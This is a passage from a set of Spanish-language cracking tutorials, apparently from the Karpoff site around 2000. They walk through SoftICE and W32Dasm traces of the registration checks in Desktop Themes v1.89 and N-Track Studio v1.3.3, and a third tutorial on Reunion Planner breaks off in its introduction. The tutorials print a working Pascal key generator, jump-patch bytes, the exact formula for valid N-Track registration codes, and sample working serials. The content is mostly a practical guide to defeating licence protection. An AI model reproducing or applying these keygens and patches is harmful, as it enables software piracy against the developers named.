017F:004305F8 52 65 67 43 6F 64 65 00-52 65 67 4E 61 6D 65 00  RegCode.RegName.
017F:00430608 25 54 68 65 6D 65 44 69-72 25 44 54 4C 53 53 5F  %ThemeDir%DTLSS_
017F:00430618 50 56 54 5C 4C 6F 67 6F-53 2E 73 79 73 00 00 00  PVT\LogoS.sys...
017F:00430628 25 54 68 65 6D 65 44 69-72 25 44 54 4C 53 53 5F  %ThemeDir%DTLSS_
017F:00430638 50 56 54 5C 4C 6F 67 6F-57 2E 73 79 73 00 00 00  PVT\LogoW.sys...
017F:00430648 25 54 68 65 6D 65 44 69-72 25 44 54 4C 53 53 5F  %ThemeDir%DTLSS_
```

¡Vaya, vaya! "romeo" ... "RHooD". Esto ya se aclara. Tiene toda la pinta de que nos encontramos con una 'lista negra'. 'romeo' es un cracker famoso en la red. ¡A éste sí que lo conozco y he leído ensayos suyos! Lo que está haciendo el programa es comprobar si el Name que hemos introducido coincide con alguno de los de la 'lista negra'. ¡Con toda probabilidad en el registro EAX esté nuestro Name y lo envía a la pila como uno de los dos parámetro que se pasan a la función de la instrucción siguiente (el 'CALL 00426C80'). Efectivamente si escribimos en la línea de comando de SoftICE "D EAX" en la ventana Data veremos nuestro Name: "MeGaBiTe".

Podemos observar además que el código va leyendo valores de la 'lista negra' hacia atrás, es decir, de las posiciones de memoria más altas a las más bajas. Por lo tanto vamos a pulsar, dentro de SoftICE, la combinación de teclas **Alt-RePág** y veremos lo siguiente:

```
017F:00430408 2F 63 6F 6E 76 00 00 00-2F 69 6E 73 74 61 6C 6C  /conv.../install
017F:00430418 00 00 00 00 53 6F 66 74-77 61 72 65 5C 4C 65 66  ....Software\Lef
017F:00430428 74 20 53 69 64 65 20 53-6F 66 74 77 61 72 65 5C  t Side Software\
017F:00430438 44 65 73 6B 74 6F 70 20-54 68 65 6D 65 73 00 00  Desktop Themes..
017F:00430448 4C 61 6E 67 75 61 67 65-00 00 00 00 54 68 69 73  Language....This
017F:00430458 20 70 72 6F 67 72 61 6D-20 72 65 71 75 69 72 65   program require
017F:00430468 73 20 57 69 6E 64 6F 77-73 20 39 35 2F 4E 54 20  s Windows 95/NT
017F:00430478 34 2E 30 2E 00 00 00 00-46 6C 61 67 73 32 00 00  4.0.....Flags2..
017F:00430488 4C 69 73 65 20 4E 69 65-6C 73 65 6E 00 00 00 00  Lise Nielsen....
017F:00430498 44 69 61 6E 61 20 4B 65-6C 6C 65 72 00 00 00 00  Diana Keller....
017F:004304A8 45 6E 72 69 71 75 65 20-52 6F 73 61 72 69 6F 00  Enrique Rosario.
017F:004304B8 4E 61 74 65 20 50 61 63-6B 65 72 00 44 69 65 67  Nate Packer.Dieg
017F:004304C8 6F 20 4D 6F 6E 74 65 73-00 00 00 00 4B 65 6E 6E  o Montes....Kenn
017F:004304D8 65 74 68 20 42 6C 61 6E-73 65 74 74 65 00 00 00  eth Blansette...
017F:004304E8 43 6F 6D 70 61 71 20 43-4F 2E 00 00 53 54 61 52  Compaq CO...STaR
017F:004304F8 44 6F 47 47 00 00 00 00-57 69 6C 6C 69 61 6D 20  DoGG....William
017F:00430508 52 6F 67 65 72 73 00 00-4A 65 66 66 65 72 79 20  Rogers..Jeffery
017F:00430518 44 69 74 74 6F 00 00 00-42 6F 62 20 4A 6F 6E 65  Ditto...Bob Jone
017F:00430528 73 00 00 00 4C 6F 76 65-72 20 42 6F 79 00 00 00  s...Lover Boy...
017F:00430538 42 69 6C 6C 20 4D 61 79-65 72 00 00 54 69 6D 20  Bill Mayer..Tim
017F:00430548 52 6F 64 72 69 67 75 65-73 00 00 00 64 65 6C 6F  Rodrigues...delo
017F:00430558 6E 20 61 6C 61 69 6E 00-53 74 65 76 65 20 53 65  n alain.Steve Se
017F:00430568 6D 65 72 64 6A 69 61 6E-00 00 00 00 41 6C 62 65  merdjian....Albe
017F:00430578 72 74 6F 20 41 20 4A 75-6E 69 6F 72 00 00 00 00  rto A Junior....
017F:00430588 4A 6F 68 6E 20 46 6F 72-72 65 6C 6C 69 00 00 00  John Forrelli...
017F:00430598 52 69 63 61 72 64 6F 20-47 6F 75 76 65 61 20 4D  Ricardo Gouvea M
017F:004305A8 65 6E 64 6F 6E 63 61 00-44 65 62 72 61 20 43 2E  endonca.Debra C.
017F:004305B8 20 4D 61 79 6E 65 00 00-43 68 6F 6F 69 20 47 75   Mayne..Chooi Gu
017F:004305C8 61 6E 00 00 52 6F 6E 61-6C 64 20 4A 20 53 6F 75  an..Ronald J Sou
017F:004305D8 74 61 72 00 66 41 43 54-4F 52 20 27 39 38 00 00  tar.fACTOR '98..
```

¡Bueno, ya no hay duda! Nos encontramos, efectivamente con una 'lista negra'. El autor del software se ha dedicado a perder un poco de tiempo localizando Serial Numbers en la red (por cierto, hay un auténtico montón) y ha escrito el código necesario para que si introducimos un Name de los que circulan por ahí nos muestre el mensaje de error. Aunque también puede ser que nos muestre un mensaje de error en relacción con ésto que estamos hablando; la verdad es que no lo he comprobado. Además, si nos fijamos, durante toda ésta parte del código en la que se van cargando nombre de la 'lista negra' se llama constantemente a la misma función con nuestro Name en el registro EAX y con el Name que se está extrayendo de la 'lista negra' apuntado por el registro ECX; concretamente es un CALL a la posición de memoria '00426C80'.

Bueno, seguimos traceando con la tecla F10 hasta que lleguemos a la posición de memoria '0040588B'; en éste posición se inicia un bucle en el que se va recorriendo nuestro Name carácter a carácter. Lo que sigue es el código completo del bucle (antes de la primera instrucción, el registro ECX contendrá la longitud del Name

que hayamos introducido; en mi caso 8):

```
:0040588B 0FBE5405D4    movsx edx, byte ptr [ebp+eax-2C]    >Pone el primer carácter del
Name en
                                                            >el registro EDX
:00405890 8BF8          mov edi, eax                        >El registro EAX actúa como
contador,
                                                            >en el primer ciclo de bucle es
0;
                                                            >ésta instrucción mueve el
índice al
                                                            >registro EDI
:00405892 83E701        and edi, 00000001                   >AND lógico del registro EDI; si
el
                                                            >índice del contador en el
registro
                                                            >es par dará '0' como resultado;
si
                                                            >es non dará '1' como resultado
:00405895 47            inc edi                             >Incrementa EDI
:00405896 0FAFD7        imul edx, edi                       >Multiplica el carácter del Name
por
                                                            >EDI, que será '1' o '2'
:00405899 03D0          add edx, eax                        >Al resultado de la
multiplicación
                                                            >anterior, se le añade el
contador
:0040589B 0155FC        add dword ptr [ebp-04], edx         >Guarda el resultado en [EBP-04]
:0040589E 40            inc eax                             >Incrementa el contador
:0040589F 3BC1          cmp eax, ecx                        >¿Estamos al final del bucle?
:004058A1 72E8          jb 0040588B                         >Si no es así, repetir
```

Bueno, después de que se ejecute completamente éste bucle, tendremos un valor guardado en la posición de memoria '[EBP-04]'. En mi caso éste valor es '046E'. Veamos lo que sucede ahora con éste valor:

```
0177:004058A3  XOR       DWORD PTR [EBP-04],82644404        >Hace un XOR del valor guardado
en
                                                            >[EBP-04] con la constante
'82644404'
0177:004058AA  JGE       004058B4                           >
0177:004058AC  MOV       EAX,[EBP-04]                       >Mueve el resultado de XOR al
                                                            >registro EAX
0177:004058AF  NEG       EAX                                >Calcula el completo a dos de
EAX
0177:004058B1  MOV       [EBP-04],EAX                       >Y vuelve a guardar el resultado
en
                                                            >[EBP-04]
```

Seguimos traceando el programa con F10 y rápidamente llegamos a éste trozo de código; el más crítico:

```
0177:004058C6  SUB       DWORD PTR [EBP-04],00002B0D
0177:004058CD  LEA       EAX,[EBP-70]
0177:004058D0  PUSH      EAX
0177:004058D1  CALL      0041E795                           >Este CALL pone el Serial Number
que
                                                            >hemos introducido en el
registro EAX
0177:004058D6  CMP       [EBP-04],EAX                       >Y aquí se compara nuestro
Serial
                                                            >Number, falso, con el auténtico
que
                                                            >está guardado en [EBP-04]
```

Si observamos la ventana Registers veremos lo siguiente:

```
EAX=00123456   EBX=0043041C   ECX=00435432   EDX=000000D1   ESI=00684BE0
EDI=00000002   EBP=0066EE5C   ESP=0066EBD8   EIP=004058D6   o d I s z A p c
CS=0177   DS=017F   SS=017F   ES=017F   FS=12A7   GS=0000   SS:0066EE58=7D9BBF96
```

¿Puede ver el contenido del registro EAX? Es '123456' que es el valor hexadecimal del valor decimal '1193046'. Y en la última línea, a la derecha, veremos el contenido de la posición de memoria '[EBP-04]', que '7D9BBF96'. Vamos a ponerlo en claro: ésta instrucción lo que hace es compara el valor hexadecimal del Serial Number que hemos introducido con otro valor. Por lo tanto lo único que nos resta hacer es convertir ése valor a decimal, y tendremos el Serial Number necesario para registrar el programa con nuestro Name.

Por lo tanto, '7D9BBF96' hexadecimal, en decimal es '2107359126'. ¡Que es el Serial Number auténtico!

El parche

En realidad no necesitamos ningún parche. Con la información que poseemos podemos, perfectamente hacer un Key Generator.

¡Aquí está; un Key Generator! Por cierto, es el primero que hago. ¡Disculpen los errores si los hay; aunque creo que no! Una última cuestión: el Key Generator no comprueba si se ha introducido ningún valor como Name; ésto es así por que, aunque en Desktop Themes no introduzcamos un Name, si le proporcionamos el Code adecuado, se registra. ¡Un poco rarillo, pero así es.

```
*************************Cortar por
aquí*************************************************************
Program dtKG;

Uses Crt;

Var nombre      : String[20];
    i           : integer;
    x           : integer;
    serial      : longInt;

Begin
 ClrScr;TextColor(White);Write('Key Generator by ');
 TextColor(LightRed);Write('MeG');TextColor(Yellow);
 Write('aB');TextColor(LightRed);WriteLn('iTe');
 TextColor(15);writeln('Desktop Themes v1.89');WriteLn;
 TextColor(7);Write('Introduzca su nombre: ');
 TextColor(15);ReadLn(nombre);

 for i := 0 to length(nombre)-1 do
 begin

  x := i AND 1;
  x := x + 1;
  serial := serial+(x*ORD(nombre[i+1]));
  serial := serial+i;
 end;

 serial := serial XOR $82644404;
 serial := (not serial)+1;
 TextColor(7);
 write('Corresponde el Code:  ');
 TextColor(15);Write(serial);
 ReadKey
End.

*************************Cortar por
aquí*************************************************************
```

Final Notes

Me gustaría saludar a mis crackers favoritos y de los que más he aprendido. Son éstos:

Torn@do, The SandMan, BalckB, +Fravia, TNT!, ECD, Karpof, Wkt. Esto no quiere decir que no haya otros extraordinarios crackers.

NOTA: Si le gusta el programa, cómprelo. Los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo. ¡No es justo!

Ensayo por: **MeGaBiTe**
Página creada: 06/05/2000

Karpoff Spanish Tutor

Programa:	**N-Track Studio v1.3.3**

PROTECCION:	**Name/Serial y limitación de tiempo (40 días).**		
Descripcion:	**Utilidad para la creación de música.**		
Dificultad:	**Principiante+**		
DOWNLOAD:	http://199.217.92.26/dnload/ntrack.exe		
Herramientas:	**Softice(ó TRW2000),W32dasm y un editor hexadecimal.**		
CRACKER:	**<KeKo>**	**FECHA:**	**22/8/2000**

INTRODUCCION

Hola colegas. Primero quiero decir que este es el primer tutorial que escribo, así que perdonadme si hay algún error. Llevo en esto sólo tres semanas, y como todo lo que sé (que es muy poco), lo he aprendido en tutoriales (sobre todo los del maestro Karpoff, que recomiendo), me he decidido a escribir uno por si puedo ayudar a alguien a dar sus primeros pasos.

He elegido este programa porque me ha dado bastante la lata y porque es algo más complicado que cambiar un par de saltos ;).

AL ATAKE

Bueno, supongo que sabeis cómo se preparan las cosas ¿no?: Primero cargais el Soft-Ice si no lo habeis hecho ya, y luego instalais el programa, haceis una copia del ejecutable (ntrack.exe) y abríis esa copia con el w32dasm y con el editor hexadecimal. Bien, todo listo para empezar :).

Voy a ir contando todo lo que hice, lo que salió mal también, porque creo que es interesante. Además como en muchos tutoriales no ponen los fallos, parece que siempre se acierta a la primera, y cuando tú no aciertas a la primera (ni a la segunda ;)), crees que lo haces mal. Si quereis saltaros esto e ir directamente a la solución correcta, sólo teneis que

buscar una flecha como esta: -->

Lo primero que se me ocurrió fué seguir el camino habitual, es decir, introducir un número cualquiera en el registro (bueno, en este caso son dos números), tomar nota del mensaje de error ("Wrong registration data. Please make sure ....."), y buscarlo en el w32dasm. Lo que encontré fué lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E515(C), :0042E578(C)
|
:0042E5D9 8B7508                mov esi, dword ptr [ebp+08]
:0042E5DC 6A40                  push 00000040

* Possible StringData Ref from Data Obj ->"Registration"
                                |
:0042E5DE 68A4134700            push 004713A4

* Possible StringData Ref from Data Obj ->"Wrong registration data. Please "
                                ->"make sure you're typing the codes "
                                ->"correctly. To be sure simply copy "
                                ->"and paste the codes into the registration "
                                ->"dialog box."
                                |
:0042E5E3 6874124700            push 00471274
:0042E5E8 56                    push esi
```

Aquí podemos ver el mensaje de error y desde donde se accede a él. Busquemos por tanto esas direcciones (42E515 y 42E578):

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5F6(U)
|
:0042E50F 81FF88130000          cmp edi, 00001388
:0042E515 0F8DBE000000          jnl 0042E5D9          <- Aquí está la primera
:0042E51B 8D8DECFEFFFF          lea ecx, dword ptr [ebp+FFFFFEEC]
:0042E521 33F6                  xor esi, esi

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E53C(U)
|
:0042E523 8A01                  mov al, byte ptr [ecx]
:0042E525 84C0                  test al, al
:0042E527 7415                  je 0042E53E
:0042E529 3C30                  cmp al, 30
:0042E52B 7C11                  jl 0042E53E
:0042E52D 3C39                  cmp al, 39
:0042E52F 7F0D                  jg 0042E53E
:0042E531 0FBEC0                movsx eax, al
:0042E534 8D14B6                lea edx, dword ptr [esi+4*esi]
:0042E537 41                    inc ecx
:0042E538 8D7450D0              lea esi, dword ptr [eax+2*edx-30]
:0042E53C EBE5                  jmp 0042E523

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
```

```
|:0042E527(C), :0042E52B(C), :0042E52F(C)
|
:0042E53E 8D95ECFDFFFF          lea edx, dword ptr [ebp+FFFFFDEC]
:0042E544 33C9                  xor ecx, ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E55F(U)
|
:0042E546 8A02                  mov al, byte ptr [edx]
:0042E548 84C0                  test al, al
:0042E54A 7415                  je 0042E561
:0042E54C 3C30                  cmp al, 30
:0042E54E 7C11                  jl 0042E561
:0042E550 3C39                  cmp al, 39
:0042E552 7F0D                  jg 0042E561
:0042E554 0FBEC0                movsx eax, al
:0042E557 8D0C89                lea ecx, dword ptr [ecx+4*ecx]
:0042E55A 42                    inc edx
:0042E55B 8D4C48D0              lea ecx, dword ptr [eax+2*ecx-30]
:0042E55F EBE5                  jmp 0042E546

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E54A(C), :0042E54E(C), :0042E552(C)
|
:0042E561 33C0                  xor eax, eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E57B(U)
|
:0042E563 83F808                cmp eax, 00000008
:0042E566 7315                  jnb 0042E57D
:0042E568 3B34C574104700        cmp esi, dword ptr [8*eax+00471074]
:0042E56F 7509                  jne 0042E57A
:0042E571 3B0CC578104700        cmp ecx, dword ptr [8*eax+00471078]
:0042E578 745F                  je 0042E5D9      <- Y aquí la segunda.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E56F(C)
|
:0042E57A 40                    inc eax
:0042E57B EBE6                  jmp 0042E563
```

Lo primero que se nos ocurre (al menos a mi), es eliminar esos saltos con el editor hexadecimal para que el programa siga su curso sin saltar al mensaje de error. En este caso eso no funciona, y os aconsejo que no lo probeis, porque el programa se queda colgado, ya que habremos creado un bucle infinito.

Si miráis un poco más abajo del mensaje de error, os encontraréis con lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5D7(C)
|
:0042E5FB 8D4DEC                lea ecx, dword ptr [ebp-14]
:0042E5FE 68989B4600            push 00469B98
:0042E603 51                    push ecx
:0042E604 895DEC                mov dword ptr [ebp-14], ebx

* Reference To: MSVCRT._CxxThrowException, Ord:0041h
```

```
                                |
:0042E607 E804860300            Call 00466C10
:0042E60C 8B450C                mov eax, dword ptr [ebp+0C]
:0042E60F 85C0                  test eax, eax
:0042E611 0F85AE000000          jne 0042E6C5
:0042E617 8B5D08                mov ebx, dword ptr [ebp+08]
:0042E61A 6A00                  push 00000000

* Possible StringData Ref from Data Obj ->"Registration succesful!"
                                |
:0042E61C 685C124700            push 0047125C

* Possible StringData Ref from Data Obj ->"Thank you for registering n-Track "
                                ->"Studio"
                                |
:0042E621 6830124700            push 00471230
:0042E626 53                    push ebx
```

Por eso mi segunda idea fué buscar el salto que llega aquí (42E5D7), y cambiarlo por un JMP para que salte siempre. ¿Sabeis cómo,verdad? En el w32dasm se hace doble click en la línea donde está el salto, luego se mira el offset en la línea inferior y se introduce ese offset en el buscador del editor hexadecimal (Ctrl+G). Para cambiarlo a un JMP basta sustituir el 74 22 (je) por un EB 22 (jmp).

En este caso simplemente no hace nada. Sigue apareciendo el mensaje de error. ¿Por qué?. Pues porque el programa nunca llega a ejecutar ese salto. Podeis pensar que sólo tenemos que cambiar un par de saltos para dirigir el programa hacia ese punto y ya está, pero en este caso no es así. Veámoslo:

Si teneis el programa desensamblado delante y lo estudiais un poco, vereis que algo más arriba hay un salto que pueden desviarnos del que hemos cambiado (el 42E5D7), y es:

```
:0042E5AA 7549                  jne 0042E5F5
```

Bien, vamos a anularlo, es decir, en el edito hexadecimal cambiamos 75 49 por 90 90. Ahora ejecutamos el programa, metemos una clave cualquiera y.... "Thank you for registering n-Track Studio". Bieeeen, Vivaaaa. Pero un momento, si pulsamos Help-About, veremos de nuevo UNREGISTERED SHAREWARE, y lo mismo si cerramos el programa y lo volvemos a abrir. ¿Qué sucede?. Pues que hemos conseguido que salga el mensaje de registración, pero sin que el programa cambie los datos. Es decir, que sólo hemos cambiado un mensaje por otro, pero el programa sigue sin registrarse.

--> Este es el momento de usar métodos más fuertes, es decir, nuestro gran amigo el Soft-Ice. Para ello borramos la copia modificada del programa y hacemos otra copia nueva del original para que no esté cambiada. Ahora vamos a la ventana de registro e introducimos unos datos cualesquiera. En mi caso:

Your name: <KeKo>
Reg. Code 1: 222222222
Reg. Code 2: 444444444

Vamos al Sice (=Soft-Ice), y ponemos un par de breakpoints para probar: bpx getwindowtexta y bpx getdlgitemtexta. Volvemos al programa y pulsamos OK. Saltamos al Sice y vemos que el bpx que funciona es bpx getdlgitemtexta (por si lo volvemos a necesitar). Primero, ya que el programa tiene que leer tres datos, pulsamos F5 dos

veces(cada vez que aparecemos en el Soft-Ice es porque lee un dato, luego tenemos que salir del Sice dos veces pulsando F5 para que así tenga leidos los tres datos la tercera vez que aparece la ventana del Soft-Ice ¿OK?). Ahora estamos en USER32.DLL, pero lo que queremos es estar en el ejecutable ntrack.exe, así que pulsamos una vez F12 para salir de esta subrutina, y ya nos encontramos en el ntrack.exe. Observaréis que aparecemos muy lejos de donde estuvimos trabajando con el w32dasm, así que hay que pulsar F10 como locos hasta que lleguemos a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5F6(U)
|
:0042E50F 81FF88130000          cmp edi, 00001388
:0042E515 0F8DBE000000          jnl 0042E5D9
:0042E51B 8D8DECFEFFFF          lea ecx, dword ptr [ebp+FFFFFEEC]
:0042E521 33F6                  xor esi, esi        <--- Parad aquí
```

que era el primer salto al mensaje de error. En lugar de pulsar F10 tantas veces, podeis poner un breakpoint en esa línea (bpx 42E50f) y pulsar F5 (primero borrad los otros bpx) y ya estaréis aquí.

Os preguntaréis qué hace el programa en todas esas líneas que nos hemos saltado. Bien, lo que hace es comparar nuestra clave con otras de versiones anteriores del programa, y si coinciden, nos sale un mensaje diciendo que mandemos un e-mail para recibir las claves nuevas, pero para eso hay que estar registrado :). Podeis intentar encontrar esas claves como ejercicio. Yo lo hice creyendo que eran las actuales. ¡Vaya chasco! ;)

Bueno, una vez llegados a este punto, si comprobamos el valor que se le asigna a ECX en la línea 0042E51B (escribiendo d ecx) veremos nuestro Registration Code 1. Esto empieza a ponerse interesante... Ahora os describo las siguientes líneas:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E53C(U)
|
:0042E523 8A01                  mov al, byte ptr [ecx]  <---Toma el primer número de nuestro code
:0042E525 84C0                  test al, al    <--- Comprueba que no es el último
:0042E527 7415                  je 0042E53E  <--- Si es el último,salta.
:0042E529 3C30                  cmp al, 30 <--- Comprueba que es mayor que 0, 30 en hexadecimal
:0042E52B 7C11                  jl 0042E53E <--- Si es menor, salta.
:0042E52D 3C39                  cmp al, 39<--- Comprueba que es menor que 9, 39 en hexadecimal
:0042E52F 7F0D                  jg 0042E53E<--- Si es mayor,salta.
:0042E531 0FBEC0                movsx eax, al<--- Opera con el número
:0042E534 8D14B6                lea edx, dword ptr [esi+4*esi]
:0042E537 41                    inc ecx
:0042E538 8D7450D0              lea esi, dword ptr [eax+2*edx-30]
:0042E53C EBE5                  jmp 0042E523
```

Que sea menor que cero o mayor que nueve en hexadecimal quiere decir que no es un número, sinó una letra o un signo. Por tanto si en nuestros codes hay letras o signos, salta y acaba mostrando el mensaje de error. Sólo puede haber números. Comprueba número a número hasta que llega al último y salta en:

```
:0042E527 7415                  je 0042E53E  <--- Si es el último,salta.
```

Las operaciones lo que hacen es ir guardando en ESI nuestro code, en mi caso el 222222222.

Una vez comprobado que no hay más que números en nuestro code, podreis ver con el Soft-Ice que vuelve a repetir el proceso con el Registration Code 2, y lo guarda en ECX.

Ahora el programa hace ciertas operaciones con EAX que a nosotros no nos interesan. Después de esto, repite el proceso anterior con el Reg. Code 1, y guarda su valor en ECX. Realmente no sé para qué vuelve a repetir el proceso, pues hace exactamente lo mismo de antes, pero en lugar de guardar el número en ESI, lo guarda en ECX. El caso es que después tenemos lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E589(C), :0042E58D(C), :0042E591(C)
|
:0042E5A0 8BD7                mov edx, edi
:0042E5A2 69D2FDDB0400        imul edx, 0004DBFD
:0042E5A8 3BD1                cmp edx, ecx
:0042E5AA 7549                jne 0042E5F5
:0042E5AC 8D95ECFDFFFF        lea edx, dword ptr [ebp+FFFFFDEC]
:0042E5B2 33C9                xor ecx, ecx
```

Primero copia el valor de EDI (que si hacemos d edi veremos que es 1001) en edx, y luego multiplica EDX por 4DBFD (y si ponemos ?4DBFD vemos que en decimal es 318461). Por último compara el valor con ECX, que es nuestro Registration Code 1 (en mi caso 222222222). Si no son iguales salta a 42E5F5:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5AA(C)
|
:0042E5F5 47                  inc edi
:0042E5F6 E914FFFFFF          jmp 0042E50F
```

Allí, como podemos ver, se le suma 1 a EDI, y se salta a 42E50F, que es precisamente donde paramos el Soft-Ice la primera vez después de pulsar F10 muchas veces. Si no lo recordáis, id unas líneas más arriba, donde empecé a hablar del Soft-Ice y vereis que esa dirección está impresa. Lo que hace allí es comprobar que EDI todavía no vale 5000 (que es 1388 en hexadecimal). Si lo es salta al error, y si no vuelve a repetirlo todo pero con EDI una unidad mayor.

Es decir, para que no de error, nuestro code debe ser igual a 318461 multiplicado por un valor entre 1001 (el primer valor de EDI) y 5000 (el último). Como el que yo he introducido (222222222) no es así, al final dará error. Salimos por tanto del Sice he introducimos un número que cumpla esos requisitos, por ejemplo el 707620342 (que resulta de multiplicar 318461 por el 2222, que está entre 1001 y 5000). Lo mejor es que useis vuestro propio número para practicar. Escojed un número cualquiera entre 1001 y 5000, multiplicado por 318461 y ya tendréis un número válido para el Registration Code 1. Ahora volvemos a la pantalla de registración e introducimos los nuevos datos. En mi caso:

Your name: <KeKo>
Reg. Code 1: 707620342 <--- El número que acabamos de calcular.
Reg. Code 2: 444444444 <--- Uno cualquiera.

Y volvemos al Soft-Ice. Para no dar tantas vueltas, podemos poner bpx 42E5A2, e iremos directamente a donde lo dejamos antes:

```
:0042E5A2 69D2FDDB0400        imul edx, 0004DBFD   <-- Aquí es donde lo dejamos
```

```
:0042E5A8 3BD1                cmp edx, ecx
:0042E5AA 7549                jne 0042E5F5
:0042E5AC 8D95ECFDFFFF        lea edx, dword ptr [ebp+FFFFFDEC]
:0042E5B2 33C9                xor ecx, ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5CD(U)
|
:0042E5B4 8A02                mov al, byte ptr [edx]
:0042E5B6 84C0                test al, al
:0042E5B8 7415                je 0042E5CF
:0042E5BA 3C30                cmp al, 30
:0042E5BC 7C11                jl 0042E5CF
:0042E5BE 3C39                cmp al, 39
:0042E5C0 7F0D                jg 0042E5CF
:0042E5C2 0FBEC0              movsx eax, al
:0042E5C5 8D0C89              lea ecx, dword ptr [ecx+4*ecx]
:0042E5C8 42                  inc edx
:0042E5C9 8D4C48D0            lea ecx, dword ptr [eax+2*ecx-30]
:0042E5CD EBE5                jmp 0042E5B4

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E5B8(C), :0042E5BC(C), :0042E5C0(C)
|
:0042E5CF 69FFA0CE0100        imul edi, 0001CEA0
:0042E5D5 3BF9                cmp edi, ecx
:0042E5D7 7422                je 0042E5FB
```

Ahora sabemos que el número es válido y llegará un momento en que el salto

```
:0042E5AA 7549                jne 0042E5F5
```

no se produzca. En mi caso, cuando EDI valga 2222 (que es el número que escogí entre 1001 y 5000). Por tanto llegará un momento en que se ejecutará la línea

```
:0042E5AC 8D95ECFDFFFF        lea edx, dword ptr [ebp+FFFFFDEC]
```

que es la siguiente, así que si no queremos pulsar F10 tropecientasmil veces hasta que EDI valga 2222 (o el valor que vosotros hayais escogido), podemos borra nuestro breakpoints y pones uno en esa línea, es decir bpx 42E5AC. Ahora sólo tenemos que pulsar F5 y ya estamos allí.

Ánimo, que esto se acaba :). Si os fijais en lo que viene ahora, vereis que se vuelve a repetir una vez más la comprobación de siempre (y ya es la cuarta vez), y mientras se va guardando el Reg. Code 2 en ECX. Una vez Hecho esto, se multiplica EDI (que ahora vale 2222 o bien el número que vosotros hayais escogido) por 1CEA0 (que en decimal es 118432, para verlo basta escribir ?1CEA0), y se compara con ECX, que es nuestro code 2, en mi caso 444444444, y si son iguales salta al mensaje de "Thank you for Registering", pero si no lo son, como en este caso, vuelve a poner el dichoso mensaje de error.

Bueno, supongo que ya está claro lo que hay que hacer ¿no?. Basta que el Registration Code 2 sea el producto de 118432 por el número que hayamos escogido entre 1001 y 5000 para calcular el Registration Code 1. En mi caso:

- Escojo el número 2222 (1001<2222<5000)
- 2222 X 318461 = 707620342
- 2222 X 118432 = 263155904

- Por último introduzco mis datos en el programa:
Your name: <KeKo>
Registration Code 1: 707620342
Registration Code 2: 263155904

le doy a OK y... ¡FUNCIONAAAAAAA!

Si vamos a Help-About vemos "Registered to <KeKo>" (o el nombre que vosotros hayais puesto), y si cerramos y volvemos a abrir, seguimos registrados. Por fin, programa crackeado.

Bueno, quisiera decir que este tutorial me ha quedado muy extenso y pude que pesado, pero comprended que es el primero. Espero ir mejorando con el tiempo. Se aceptan dudas y sugerencias en: **kekosoft@yahoo.com** .

Quisiera darle las gracias a Karpoff por su labor. Aunque no lo conozco, fué gracias a su página y sus tutoriales por lo que empecé a interesarme por esto de la Ingeniería Inversa, y la verdad es que cada día me gusta más :) .

Un saludo a todos los que hayais tenido la paciencia y el valor para haberos leido este tostón entero. Si me mandais vuestra dirección os enviaré una aspirina para el dolor de cabeza ;)) Hasta pronto.

Karpoff Spanish Tutor

Programa:	**Reunion Planner v4.7**

PROTECCION:	**Unlock Code (Serial). Sólo te permite 10 entradas sino estás registrado.**		
Descripcion:	**Planificador de citas, reuniones, etc.**		
Dificultad:	**Principiante+**		
DOWNLOAD:	http://www.minutiaesoftware.com/		
Herramientas:	**Softice v3.xx**		
CRACKER:	**LEiRUS**	**FECHA:**	**22/08/2000**

INTRODUCCION

Empezaremos como siempre, analizando un poco el comportamiento del programa en situaciones límites. Nada más ejecutarlo, nos dice que una ventanita que no es la versión registrada, y que por tanto, no vamos a poder poner nada más que 10 entradas en el programa. Nos pregunta si queremos registrarnos. Le damos a que sí y aparecemos en un formulario para que introduzcamos los datos personales, y una caja de texto donde pone "Demo" y un botoncillo gracioso donde pone "Enter". Bueno, ya sabemos que podemos meter un serial. Más tarde iremos en su busca.

Ninguna de las utilidades analizadoras que utilizo (FileInfo, FileScanner, FileAnalyzer), me detecta el lenguaje en que ha sido escrito el programa. No importa, vamos a atacar directamente con el SiCE y vamos a utilizar un método NO recomendado en la mayoría de los casos aunque en realidad funciona en muchos programas.

Bueno, al quid de la cuestión que es lo que nos ha traído aquí.

AL ATAKE

MÉTODO UN TANTO "CAPULLÍN" PERO QUE FUNCIONA:

Como dije anteriormente, vamos a explicar un método de trabajo que NO recomendaría que hiciese nadie, pues es un poco "lamer". El método en cuestión consiste básicamente en meter un serial en el programa y antes de dar al botoncillo, poner un BPX en lo típico (hmemcpy, getdlgitemtexta, getwindowtexta, messageboxa, etc) y esperar a que salte. Una vez hecho esto, tan sólo nos queda buscar datos que hayamos metido, tales como nuestro nombre, números no válidos, etc. Después, moviéndonos por la ventana de datos, podemos buscar cosas que "sospechosas". Es posible que el serial que buscamos esté en posiciones de memoria contiguas.

Esto es un hecho empíricamente comprobado, es decir, que no es una ley. Además, sólo sirve para algunos programas.

Explicar el porqué de esta "predisposición" de los programadores es sencillo. Éstos, al comparar dos cadenas, que son representadas como nuestro serial y el que ha generado el ordenador, serán pasadas como argumentos de una función, por lo que lo lógico será que se almacenen en posiciones de memoria adyacentes, con el único fin de ahorrar trabajo al programador en el proceso de depuración.

Existen multitud de programas que se basan en esta ¿¿¿¿protección????, aunque debido al conocimiento y al auge al que han llegado las técnicas de cracking, cada vez quedan menos programas así de facilones.

Una vez explicado esto, pasamos pues a atacar al susodicho.

CON "S" DE SiCE:

El turno de SiCE, como siempre. Tareas requeridas: arrancar el SiCE de una vez, que se te congelan las pelotas, vamos chavalín.

